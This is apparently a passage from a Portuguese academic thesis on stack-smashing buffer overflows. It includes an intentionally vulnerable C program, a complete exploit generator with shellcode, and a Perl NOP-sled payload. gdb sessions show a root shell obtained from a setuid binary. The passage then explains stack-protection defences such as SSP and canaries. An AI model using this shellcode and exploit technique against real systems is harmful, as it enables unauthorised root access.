A primeira referência existente sobre essa técnica data de 1972, quando Anderson o apontou no artigo *Computer Security Technology Planning Study*: “The code performing this function does not check the source and destination addresses properly, permitting portions of the monitor to be overlaid by the user. This can be used to inject code into the monitor that will permit the user to seize control of the machine.” (1972, p.61).

A técnica de esmagamento de pilha ficou mais conhecida com o avanço dos computadores pessoais. A primeira exploração documentada que utiliza estouros de buffer foi em 1988, que era uma das diversas formas que o vírus *Morris Worm* usava para se propagar pela Internet. O programa atingido era um serviço UNIX chamado *finger*. Em 1995, Thomas Lopatic redescobriu a técnica utilizada e a publicou na lista de emails de segurança Bugtraq. Elias Levy (mais conhecido como *Aleph One*) publicou em 1996 o artigo *Smashing the Stack for Fun and Profit*, que descreve detalhadamente o processo de exploração dos estouros de buffer (WIKIPEDIA, 2009).

A idéia da técnica é sobrescrever no buffer vulnerável o shell code criado acrescido com o endereço do próprio buffer. Entende-se por “buffer vulnerável” a área de memória usada em uma operação insegura, como a cópia de uma string para outra sem checagem de limites do buffer. Com isso, espera-se que o endereço de retorno localizado na pilha seja sobrescrito pelo endereço de memória onde se encontra o shell code a ser executado (ALEPHONE, 1996). Abaixo um esquemático da pilha antes e depois do ataque que será realizado:




Figura 3.5: Esquemático de um ataque de esmagamento de pilha.

Como pode se observar na figura acima, o objetivo é inserir no buffer vulnerável o código shell criado, preencher o restante do buffer com dados irrelevantes até chegarmos no ponto onde se encontra o endereço de retorno, para finalmente o sobrescrevermos com o endereço de memória onde se encontra o início do shell code. Feito isso, quando a função encerrar sua execução, ao invés de devolver o fluxo de execução para a função chamadora, irá setar o EIP para o início do buffer, onde se encontra o shell code injetado.

Abaixo está um típico programa vulnerável:

```
#include<string.h>
#include<stdio.h>

void foo(char *par){
    char buffer[128];
    printf("End. Buffer = [%p]\n", &buffer);

    memset(buffer, 0, sizeof(buffer));
    strcpy(buffer, par);
}

int main(int argc, char **argv){
    foo(argv[1]);
    return 0;
}
```

O programa acima recebe uma string de entrada e o copia para a variável *buffer* sem realizar nenhuma checagem de limites. Isto é, se a string passada como parâmetro for maior que o tamanho do buffer, dados da pilha serão sobrescritos.

Para reproduzir uma exploração via esmagamento de pilha, é necessário criar um programa que construa uma string conforme o esquemático da figura 3.4 tal que, ao ser passada essa string para o programa vulnerável, seja possível abrir um novo shell. Para tal, temos três problemas iniciais:

1. Como passar a string para o programa invadido?

   Muitos dos caracteres da string que será passada como parâmetro ao programa (incluindo aquelas pertencentes ao shell code) não possuem uma representação em um teclado convencional. Logo, para passar a string ao programa vulnerável, devemos usar uma outra técnica. Para facilitar, será setada em uma variável de ambiente a string gerada por nosso programa, para posteriormente ser ela usada para a exploração (RAMACHANDRAM, 2009);

2. Como descobrir um buffer vulnerável e o tamanho da entrada para causar o estouro?

   Como na maioria dos casos o atacante não tem conhecimento dos fontes do programa que ele deseja explorar, a descoberta de uma falha de segurança é puramente via experimentação. O hacker pode tentar alterar o tamanho de diversos parâmetros de entrada do programa para descobrir uma combinação que gere uma falha. Se a vulnerabilidade existir, deve-se descobrir qual é o parâmetro que causa o erro, e qual é o tamanho do dado passado que gerou a falha;

3. Como descobrir qual é o endereço do buffer onde foi injetada a string?

   Como vimos anteriormente, para nosso ataque ter sucesso devemos inserir na string criada o endereço do buffer, que é o local onde se encontra o shell code. Porém, não é possível saber de antemão que endereço é esse, pois é desconhecido o local exato onde o programa invadido está carregado em memória. Contudo, normalmente os sistemas operacionais carregam os dados da pilha em um mesmo endereço, e isto implica no fato de que a variável que foi usada para a injeção do shell code deva estar em algum deslocamento a partir do endereço inicial. Isso diminui o escopo da busca, porém não a elimina, ainda teremos que buscar via força bruta o endereço exato do buffer para o ataque ter sucesso (ALEPHONE, 1996).

Visto isso, podemos partir para a criação do programa:

```c
#include <stdlib.h>
#include <stdio.h>

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512

char shellcode[] =
"\xeb\x1e\x5e\x31\xc0\x88\x46\x09\x89\x76\x0a\x89\x46\x0e\xb0\x0b\x89\xf3"
"\x8d\x4e\x0a\x8d\x56\x0e\xcd\x80\xb0\x01\xb3\x14\xcd\x80\xe8\xdd\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x58\x59\x59\x59\x59\x5a\x5a\x5a\x5a";

unsigned long get_stack_pointer(void) {
    //move o valor de ESP para EAX, que é onde fica armazenado o retorno da funcao
    __asm__("movl %esp,%eax");
}
int main(int argc, char *argv[]) {
    char *exploit_str;
    char *aux_ptr;
    long *addr_ptr;
    long ret_address;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i;

    //busca os parametros de tamanho do buffer e deslocamento
    if (argc > 1)
        bsize = atoi(argv[1]);
    if (argc > 2)
        offset = atoi(argv[2]);

    //aloca memoria para a string a ser criada
    exploit_str = malloc(bsize);

    //calcula o end. de retorno, subtraindo do stack pointer o valor de deslocamento
    ret_address = get_stack_pointer() - offset;
    printf("Usando endereco: [0x%x]\n", ret_address);

    aux_ptr = exploit_str;
    addr_ptr = (long *) aux_ptr;

    //preenche com o end de retorno do buffer
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = ret_address;

    //copia a atribuicao a variavel de ambiente que sera usada como input do programa
    //vulneravel
    memcpy(exploit_str,"EGG=",4);
    aux_ptr += 4;

    //copia o shellcode na string
    memcpy(aux_ptr, shellcode, strlen(shellcode));

    exploit_str[bsize - 1] = '\0';

    //aloca memoria para a string a ser criada
    putenv(exploit_str);
    system("/bin/bash");
    return 0;
}
```

A idéia é do programa acima é criar uma string que contenha, além do shell code, o endereço do buffer onde acreditamos que esteja localizado o código shell no programa invadido. Primeiramente, o programa recebe dois argumentos: o tamanho da string a ser criada (deve ser suficiente para causar o estouro no programa vulnerável) e o deslocamento da pilha. O endereço de retorno a ser setado é calculado a partir do próprio stack pointer do programa criado, e isso é realizado pela função *get_stack_pointer()*. Ela é basicamente um comando assembly que move o valor do registrador ESP para o registrador EAX, que é onde fica armazenado o valor de retorno da função.

Descoberto o valor de ESP, o endereço de retorno a ser setado será calculado através de um deslocamento do endereço inicial, que deve ser exatamente igual ao local de memória onde está armazenado o código shell. Mesmo tendo como referência o stack pointer, descobrir o local exato pode vir a ser muito trabalhoso, pois teremos que buscar um a um pelo endereço correto. A string será então preenchida com esse valor que acredita-se estar correto.

Posteriormente, é salva a atribuição à variável de ambiente *EGG* que será usada para passar a string como entrada para o programa vulnerável. Finalmente, o shell code é inserido no início da string, a variável de ambiente é exportada e um novo shell é criado.

O programa foi então executado com diversos parâmetros, até ser encontrado uma combinação que resulta no nosso objetivo, que é abrir um novo shell:

```
---- Tentativa 1

helder@helder-desktop:~/Programs/eclipse_workspace/hacker/Debug$ ./hacker 160 500 →
executando programa que cria a string
Usando endereco: [0xbffff2b0 ]
helder@helder-desktop:~/Programs/eclipse_workspace/hacker/Debug$ gdb
../../vulnerable/Debug/vulnerable → executando o
GNU gdb 6.8-debian                  programa vulnerável via gdb
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) start $EGG → passando a variavel de ambiente EGG para o programa
Breakpoint 1 at 0x8048480: file ../vuln.c, line 21.
Starting program: /home/helder/Programs/eclipse_workspace/vulnerable/Debug/vulnerable
$EGG
main (argc=2, argv=0xbffff3e4) at ../vuln.c:21
21 foo(argv[1]);
(gdb) continue
Continuing.
End. Buffer = [0xbffff2b8] → O endereço usado difere do endereço do buffer
Program received signal SIGSEGV, Segmentation fault.
0xbffff2b7 in ?? ()
(gdb) quit

---- Tentativa 2

helder@helder-desktop:~/Programs/eclipse_workspace/hacker/Debug$ ./hacker 160 492
Usando endereco: [0xbffff2b8 ]
helder@helder-desktop:~/Programs/eclipse_workspace/hacker/Debug$ gdb
../../vulnerable/Debug/vulnerable
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
```

```
This GDB was configured as "i486-linux-gnu"...
(gdb) start $EGG
Breakpoint 1 at 0x8048480: file ../vuln.c, line 21.
Starting program: /home/helder/Programs/eclipse_workspace/vulnerable/Debug/vulnerable
$EGG
main (argc=2, argv=0xbffff3e4) at ../vuln.c:21
21 foo(argv[1]);

(gdb) continue
Continuing.
End. Buffer = [0xbffff2b8] → Os endereços usados são idênticos
Executing new program: /bin/dash
```

Como pode ser visto, um novo shell foi aberto com sucesso na segunda tentativa. Porém, só foi possível alcançar o objetivo tão rapidamente porque o endereço do buffer foi impresso no programa invadido. Sem essa ajuda, teríamos que buscar o endereço correto do buffer um a um. Como não se pode esperar isso, burlar o programa vulnerável seria demasiadamente difícil.

Buscar o endereço correto onde está localizado o shell code, mesmo tendo um valor de stack pointer como referência, é uma tarefa árdua. Qualquer valor acima ou abaixo do correto não nos permite abrir um novo terminal. Porém, para aumentar a probabilidade de acerto, pode-se inserir na string uma série de comandos assembly que não executam nenhuma operação, apenas passam para o endereço seguinte. O comando mencionado chamasse *NOP* (no-operation, comando hexadecimal 0x90)*,* e a técnica descrita chama-se *NOP sled.* A idéia é inserir uma série de comandos NOP antes do shell code de tal forma que, se o endereço que calcularmos apontar para um desses comandos, o ponteiro de instruções passará por cada um deles até chegar no shell code. Isso aumentaria a chance de acerto de um endereço para a quantidade de comandos NOP que inserirmos mais um, o endereço correto. (RAMACHANDRAM, 2009) Logo, com essa modificação, a string a ser injetada ficaria nesta forma:




Figura 3.6: Esquemático de um esmagamento de pilha usando-se NOP sled.

Deve-se tomar cuidado com o tamanho do NOP sled, pois caso ele seja grande demais, o endereço de retorno pode ser substituído com NOP's ou até mesmo o shell code. Se ele for pequeno demais, é possível que a string injetada não alcance o local de memória onde está o endereço de retorno.

Como apontado por Erickson (2003), pode-se perceber que o uso de um programa de exploração para criar a string que contém o shell code adiciona uma camada a mais no processo de invasão. Da forma que esta, para o ataque ser bem sucedido o hacker deve ter acesso à um compilador e às variáveis de ambiente, porém tudo que o programa faz é montar uma string para repassar ao programa vulnerável. Para retirar essa camada e também agilizar o processo de busca do endereço correto, será usado o interpretador *Perl,* ideal para a manipulação e montagem de strings.

Para demonstrar como a inserção de um conjunto de comandos NOP facilita a execução da exploração, foi criado o exemplo abaixo:

```
helder@helder-desktop:~/Programs/eclipse_workspace/vulnerable/Debug$gdb vulnerable
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) start `perl -e 'print "\x90"x83 . "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\
x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\
xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" . "\x30\xf3\xff\xbf"x30';` → Inicia o programa
passando a
                                                                      string como
parâmetro
Breakpoint 5 at 0x8048480: file ../vuln.c, line 21.
Starting program: /home/helder/Programs/eclipse_workspace/vulnerable/Debug/vulnerable
`perl -e 'print
"\x90"x83 . "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3
\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff
\xff/bin/sh" . "\x30\xf3\xff\xbf"x30';`
main (argc=2, argv=0xbffff434) at ../vuln.c:21
21 foo(argv[1]);
(gdb) step
foo (par=0xbffff5cb '\220' <repeats 83 times>,
"□\037^\211v\b1□\210F\a\211F\f□\v\211□\215N\b\215V\f□\2001□\211□@□\200□□□□□
/bin/sh0□□□0□□□0□□□0□□□0□□□0□□□0□□□0□□□0□□□0□□□
0□□□0□□□0□□□0□□□0□□□0□□□0□□□"...)
at ../vuln.c:13
13 printf("End. Buffer = [%p]\n", &buffer);
(gdb) x/100xw $esp → verificando o estado da memória da pilha antes do estouro
0xbffff2f0: 0xb7fff658 0x00000000 0x00010000 0x00000000
0xbffff300: 0xb7fe1168 0x00000000 0xbffff3a0 0xbffff394 → endereço inicial do buffer
vulnerável
0xbffff310: 0x00000000 0x00000000 0x00000000 0xbffff3e0
0xbffff320: 0xb7fff670 0x08048266 0x00000000 0x00000000
0xbffff330: 0x00000000 0x00000000 0xb7fe3000 0x00000000
0xbffff340: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff350: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff360: 0x00000000 0x00000000 0xbffff587 0xb7ed8f4e
0xbffff370: 0xb7f8b1d9 0x08049ff4 0xbffff388 0x0804830c
0xbffff380: 0xb7fc8ff4 0x08049ff4 0xbffff398 0x08048490 → endereço de retorno para
main()
0xbffff390: 0xbffff5cb 0xbffff3b0 0xbffff408 0xb7e80775

...

(gdb) next
End. Buffer = [0xbffff308]
15 memset(buffer, 0, sizeof(buffer));
(gdb)
16 strcpy(buffer, par); → comando que causa o estouro de buffer
(gdb)
17 }
```

```
(gdb) x/100xw $esp → verificando o estado da memória da pilha depois do estouro
0xbffff2f0: 0xbffff308 0xbffff5cb 0x00000080 0x00000000
0xbffff300: 0xb7fe1168 0x00000000 0x90909090 0x90909090 → NOP sled
0xbffff310: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff320: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff330: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff340: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff350: 0x90909090 0x90909090 0xeb909090 0x76895e1f → shell code
0xbffff360: 0x88c03108 0x46890746 0x890bb00c 0x084e8df3
0xbffff370: 0xcd0c568d 0x89db3180 0x80cd40d8 0xffffdce8
0xbffff380: 0x69622fff 0x68732f6e 0xbffff330 0xbffff330 → endereço de retorno para o
NOP sled
0xbffff390: 0xbffff330 0xbffff330 0xbffff330 0xbffff330

...

(gdb) continue
Continuing.
Executing new program: /bin/dash
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
$ → shell aberto com sucesso
```

Como pode ser visto, um novo terminal foi aberto com sucesso. Antes de observar o resultado, vamos analisar a string que foi passada ao programa explorado usando-se Perl.

```
`perl -e 'print (…)
```

Esse é o comando usado para montar a string de injeção.

```
(…)"\x90"x83 (…)
```

Esse trecho é responsável por inserir o NOP sled de tamanho 83 na string. Deve-se observar que é necessário um cuidado a mais na escolha do seu tamanho, pois caso o tamanho do shell code mais o NOP sled não seja múltiplo de 4, o endereço de retorno não ficará bem alinhado em memória. Caso esse alinhamento não esteja perfeito, ajusta-se o tamanho do NOP sled para ficar de acordo (ERICKSON, 2003).

```
(…)"\xeb\x1f\x5e\x89\x76\x08\ (…) \xff/bin/sh"(…)
```

Esses comandos hexadecimais nada mais são do que o shell code usado.

```
(…)"\x30\xf3\xff\xbf"x30'
```

O trecho acima do comando Perl é o responsável por inserir o endereço de retorno a ser usado. Note que ele é repetido 30 vezes, para não termos que descobrir o seu local exato.

Com isso, foi formada a string a ser passada ao programa a ser explorado. Como se pode ver, ela é formada pelo NOP sled, acrescido do shell code e do endereço de retorno, que pode apontar tanto para a série de comandos NOP como para o local exato do buffer onde se encontra o código shell.

Analisando o estado da memória da pilha antes e depois do estouro, é possível perceber os efeitos da inserção da string no buffer corrompido. No ponto inicial do buffer foi inserida a sequência de comandos NOP. Após, esta o shell code com os comandos para se abrir um novo shell. Por fim, está o endereço onde acreditamos se encontra o buffer ou o NOP sled (no caso, 0xbffff330). Como pode ser observado, o endereço escolhido aponta para uma área de memória dentro do NOP sled. Isso fará que

com o ponteiro de instruções EIP “deslize” pelos comandos NOP até chegar ao shell code.

Utilizando a técnica do esmagamento de pilha, é possível gerar um shell em um programa vulnerável à estouros de buffer. Unindo ao fato de que o programa atacado pode ter permissões de administrador, a exploração gerará um shell de root ao atacante, o que comprometerá toda a integridade da máquina e dos sistemas que ali estão hospedados. Abaixo será comprovado este fato:

```
helder@helder-desktop:~ $ sudo chown root vulnerable → adicionando permissoes de
 [sudo] password for helder:                              root ao programa
helder@helder-desktop:~ $ sudo chmod +s vulnerable
helder@helder-desktop:~ $ ls -alh vulnerable
-rwsr-sr-x 1 root helder 24K 2009-10-31 10:32 vulnerable
helder@helder-desktop:~ $ ./vulnerable `perl -e 'print "\x90"
x83 . "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8
\xdc\xff\xff\xff/bin/sh" . "\x50\xf3\xff\xbf"x30';` → executando programa vulnerável
passando a string de exploração
End. Buffer = [0xbffff348]
# whoami → novo shell aberto, verificando que usuario sou eu neste novo shell
root → sou o usuário root
# exit
helder@helder-desktop:~ $
```

No exemplo acima, foi adicionado permissões de root no programa que apresenta a vulnerabilidade. Usando-se a string maliciosa construída anteriormente, pode-se verificar que a exploração do programa vulnerável nos rendeu um novo shell, como esperado. Entretanto, esse terminal tem privilégios de administrador do sistema, e por isso possui acesso a todos os seus recursos. Isso representa uma falha de segurança perigosa tanto para o programa atingido como para todos os sistemas ali hospedados.

Com o estudo realizado, foi possível identificar uma possível falha de segurança em programas vulneráveis, o esmagamento da pilha através da inserção de dados maliciosos. Foi mostrado que desenvolvedores que não realizam checagem dos limites de um buffer podem estar abrindo margem para uma falha séria de segurança.

Contudo, será que a responsabilidade de criar programas seguros deveria recair somente nos desenvolvedores que o criam? Não deveriam o compilador ou o próprio sistema operacional oferecerem mecanismos de proteção para tais falhas? Tais proteções existem, e serão analisadas com maiores detalhes no capítulo que segue.

4 PROTEÇÕES CONTRA BUFFER OVERFLOW

Muitas linguagens de programação usadas amplamente no mercado dependem do seu bom uso para que o software criado seja imune a ataques externos de usuários maliciosos. Entretanto, depender exclusivamente das boas práticas de programação dos desenvolvedores não têm se mostrado uma prática eficiente para combater essas falhas de segurança, pois estouros de buffer lideram há algum tempo a lista de ataques mais executados do mundo (CISCO, 2008). Por isso, diversos métodos foram criados para implantar proteções extras contra meios de exploração conhecidos e promover uma maior confiabilidade nos sistemas.

Existem diversas técnicas que ajudam a melhorar a segurança dos programas criados. A maioria delas se divide em 3 vertentes:

- Melhores práticas de programação.

  A maioria das vulnerabilidades de software poderiam ser evitadas com boas práticas de desenvolvimento. Um programador consciente das técnicas usadas para explorar um software alheio estará muito melhor preparado para defender seu próprio sistema de futuras invasões. Ele deve sempre ter em mente que qualquer informação de entrada do programa é uma possível tentativa de subvertê-lo, logo todos os dados de input devem ser devidamente validados;

- Proteção pelo sistema operacional.

  Consiste em oferecer mecanismos de segurança ao nível do kernel do sistema operacional. Como ele possui o total controle sobre os recursos do sistema, está apto a fornecer medidas eficientes para combater vulnerabilidades em seus aplicativos. Dentre elas, estão a randomização do espaço de endereçamento de memória e sua proteção contra execuções indevidas;

- Proteção pelo compilador.

  Sendo ele uma camada entre o código criado pelo desenvolvedor e o programa em si, o compilador pode adicionar medidas de segurança implicitamente no software gerado. Tipicamente, essas técnicas inserem um valor no local da pilha entre o endereço de retorno e as variáveis automáticas, de forma que se o seu valor for alterado durante a execução do procedimento, detecta-se um erro e o programa deve ser abortado.

Existem diversas técnicas criadas para dificultar a exploração de vulnerabilidades em softwares. Porém, cabe salientar que nenhuma delas provou-se totalmente eficiente sem causar um impacto considerável na performance de um sistema. A maneira mais eficaz de se evitar falhas que possam ser exploradas é desenvolver programas tendo como foco a segurança do sistema.

O objetivo deste capítulo é analisar com maior detalhe o método de proteção pelo compilador mais utilizado atualmente: o Stack Smashing Protector. Serão analisados detalhes de implementação desta técnica, e também técnicas para burlar sua proteção.

4.1 Stack-Smashing Protector (SSP)

O *Stack-Smashing Protector*, também conhecido como SSP, é uma extensão do GCC (GNU Compiler Collection) criada por Hiroaki Etoh que fornece mecanismos de proteção contra ataques de esmagamento de pilha. Ele fornece uma proteção extra para evitar que explorações baseadas na alteração do endereço de retorno de uma função tenham sucesso.

A técnica tem como objetivo proteger sistemas escritos em C inserindo automaticamente código de proteção em uma aplicação em tempo de compilação. Isso é realizando inserindo-se código que permite a detecção de estouros de buffer (idéia herdada do sistema StackGuard) e realizando a reordenação de variáveis para evitar a corrupção de ponteiros (ETOH, 2002).

O SSP foi adicionado na versão 3.x do GCC, porém uma versão reformulada foi adicionada na versão 4.1. Atualmente, ele é padrão em diversos sistemas operacionais, dentre eles estão Ubuntu (desde a versão Edgy Eft), OpenBSD, FreeBSD (desde a versão 8.0) e DragonFly BSD. Também consta em outros sistemas operacionais como Gentoo, Debian e NetBSD, porém deve ser manualmente ativado (WIKIPEDIA, 2009).

Em sistemas que possuem a proteção do SSP como uma extensão padrão, ele pode ser desligado usando a flag *-fno-stack-protector* do GCC. Para ativá-lo, basta adicionar a flag *-fstack-protector* para proteções em array de caracteres ou *-fstack-protector-all* para proteções de todos os tipos.

Dentre as suas características, pode-se citar (ETOH, 2002):

- Detecção de alterações no endereço de retorno adicionando-se um valor conhecido na área de memória entre o endereço de retorno e as variáveis locais da função (chamado de *canário*). Se houver alguma alteração nesse valor durante a execução da função, houve um estouro;
- Reordenação das variáveis locais, movendo todos os buffers para a área de memória após a área onde se localizam os ponteiros, para evitar a sua corrupção. Esses ponteiros poderiam ser usados para corromper ainda mais outras áreas de memória;
- Cópia dos ponteiros referentes aos argumentos da função para um espaço de memória anterior aos buffers locais da função, também para evitar sua corrupção e seu possível uso para corromper ainda mais a integridade do sistema;

4.1.1 Método de Proteção

Para gerar um código com melhores mecanismos de proteção, o SSP ajuda a proteger o programa defendido de três tipos de ataques conhecidos. Esses ataques baseiam-se na mudança dos valores das seguintes áreas de memória (ETOH, 2002):

- Endereço de retorno: é o local mais usado para se explorar falhas de segurança. Através dele, pode-se desviar o fluxo de execução de uma função após o seu epílogo;

- Variáveis locais e argumentos de função: se uma variável local ou argumento for um ponteiro de função, é possível alterar o seu valor para que para que aponte para o shell code injetado;

- Ponteiro para o frame anterior: o atacante também pode injetar shell code alterando o ponteiro para o frame da função anterior. Isso se realiza criando-se um frame falso que execute o código shell, e alterar o valor do frame salvo na pilha para que aponte para o indevido.

Em seguida, serão demonstrados os detalhes de implementação dos métodos de proteção aplicados pelo SSP.

4.1.2 Canários

Chamam-se *canários* os valores conhecidos adicionados para possibilitar a detecção de alterações no endereço de retorno ou frame pointer da função, causadas por estouros de buffer. É um valor gerado no prólogo da função e testado no seu epílogo, posicionando-se na área de memória logo abaixo do frame pointer (no SSP) ou do endereço de retorno (no StackGuard). Se houver alguma alteração no seu valor durante a execução da função, assume-se que houve um estouro de buffer em algum ponto e o programa é abruptamente encerrado (COWAN et al., 1998).

A sua terminologia foi herdada dos canários usados em minas de carvão para detecção de gases nocivos. Sendo esses pássaros mais sensíveis, eles seriam afetados antes dos mineradores e forneceriam uma forma de aviso de perigo.

A primeira implementação dessa técnica foi o *StackGuard.* Criado em 1998 por Crispin Cowan, a idéia era de criar um mecanismo de proteção executado pelo próprio compilador que garantisse uma maior segurança no código gerado, sem depender exclusivamente das habilidades dos desenvolvedores. A sua implementação no GCC foi disponibilizada, porém posteriormente foi substituído em favor do SSP.

Existem três tipos de canários atualmente em uso, são eles (GUPTA, SHARMA; 2008):

- Canários randômicos.

  São aqueles cujos valores são gerados aleatoriamente, criados normalmente por um gerador de números aleatórios confiável, como o *urandom* dos sistemas Linux. A idéia por trás deste tipo de canário é tornar praticamente impossível seu valor ser descoberto. Valores desconhecidos de canários são desejados

porque impossibilitam um atacante de realizar um estouro sobrescrevendo o valor do canário para burlar a detecção. Esse valor normalmente é escolhido na inicialização do programa e armazenado em uma área de memória segura, de praticamente impossível acesso por programas externos, a não ser que eles saibam seu endereço exato;

- Canários XOR randômicos.

  São canários randômicos embaralhados usando operações XOR sobre todos os dados de controle. Assim, caso haja alguma alteração no canário ou em algum ponto da área de controle, o estouro é detectado. Isso dificulta a descoberta do canário, pois além do seu valor, também é necessário descobrir o algoritmo utilizado e os dados de controle;

- Canários terminadores.

  São aqueles compostos de caracteres terminadores como 0x0a (line feed), 0x0d (carriage return), 0x00 (NULL) e 0xff (end of file). Sua idéia é baseada na observação de que estouros de buffer geralmente são explorados em funções que manipulam strings. Um ponto negativo é que o valor do canário é conhecido. Assim, se houvesse duas situações de estouros de buffer em uma mesma função, a primeira poderia ser usada para alterar o endereço de retorno enquanto que a segunda seria usada para restaurar o valor do canário.

O StackGuard implementa todos os três tipos de canários, enquanto que o SSP implementa os canários randômicos e terminadores.

Para demonstrar o funcionamento dos canários, foi criado o programa abaixo:

```
#include<string.h>

void foo(char *par){
    char loc[8];
    strcpy(loc, par);
}

int main(int argc, char **argv){
    foo(argv[1]);
    return 0;
}
```

Abaixo estão os códigos assembly das versões sem e com a proteção SSP, respectivamente:

Sem SSP	Com SSP
`void foo(char *par){`	`void foo(char *par){`
`<foo>: push %ebp`	`<foo>: push %ebp`
`<foo+1>: mov %esp,%ebp`	`<foo+1>: mov %esp,%ebp`
`<foo+3>: sub $0x18,%esp`	`<foo+3>: sub $0x28,%esp`
`strcpy(loc, par);`	`<foo+6>: mov 0x8(%ebp),%eax`
`<foo+6>: mov 0x8(%ebp),%eax`	`<foo+9>: mov %eax,-0x14(%ebp)`

```
<foo+9>: mov %eax,0x4(%esp)
<foo+13>: lea -0x8(%ebp),%eax
<foo+16>: mov %eax,(%esp)
<foo+19>: call 0x80482f8
<strcpy@plt>
}
<foo+24>: leave
<foo+25>: ret
```

```
<foo+12>: mov %gs:0x14,%eax → Busca o valor do
                              canário
<foo+18>: mov %eax,-0x4(%ebp) → Salva ao lado do
                                frame pointer
<foo+21>: xor %eax,%eax → limpa o valor do
                          canário de EAX
strcpy(loc, par);
<foo+23>: mov -0x14(%ebp),%eax
<foo+26>: mov %eax,0x4(%esp)
<foo+30>: lea -0xc(%ebp),%eax
<foo+33>: mov %eax,(%esp)
<foo+36>: call 0x8048340 <strcpy@plt>
}
<foo+41>: mov -0x4(%ebp),%eax
<foo+44>: xor %gs:0x14,%eax → Testa o valor do
                              canário
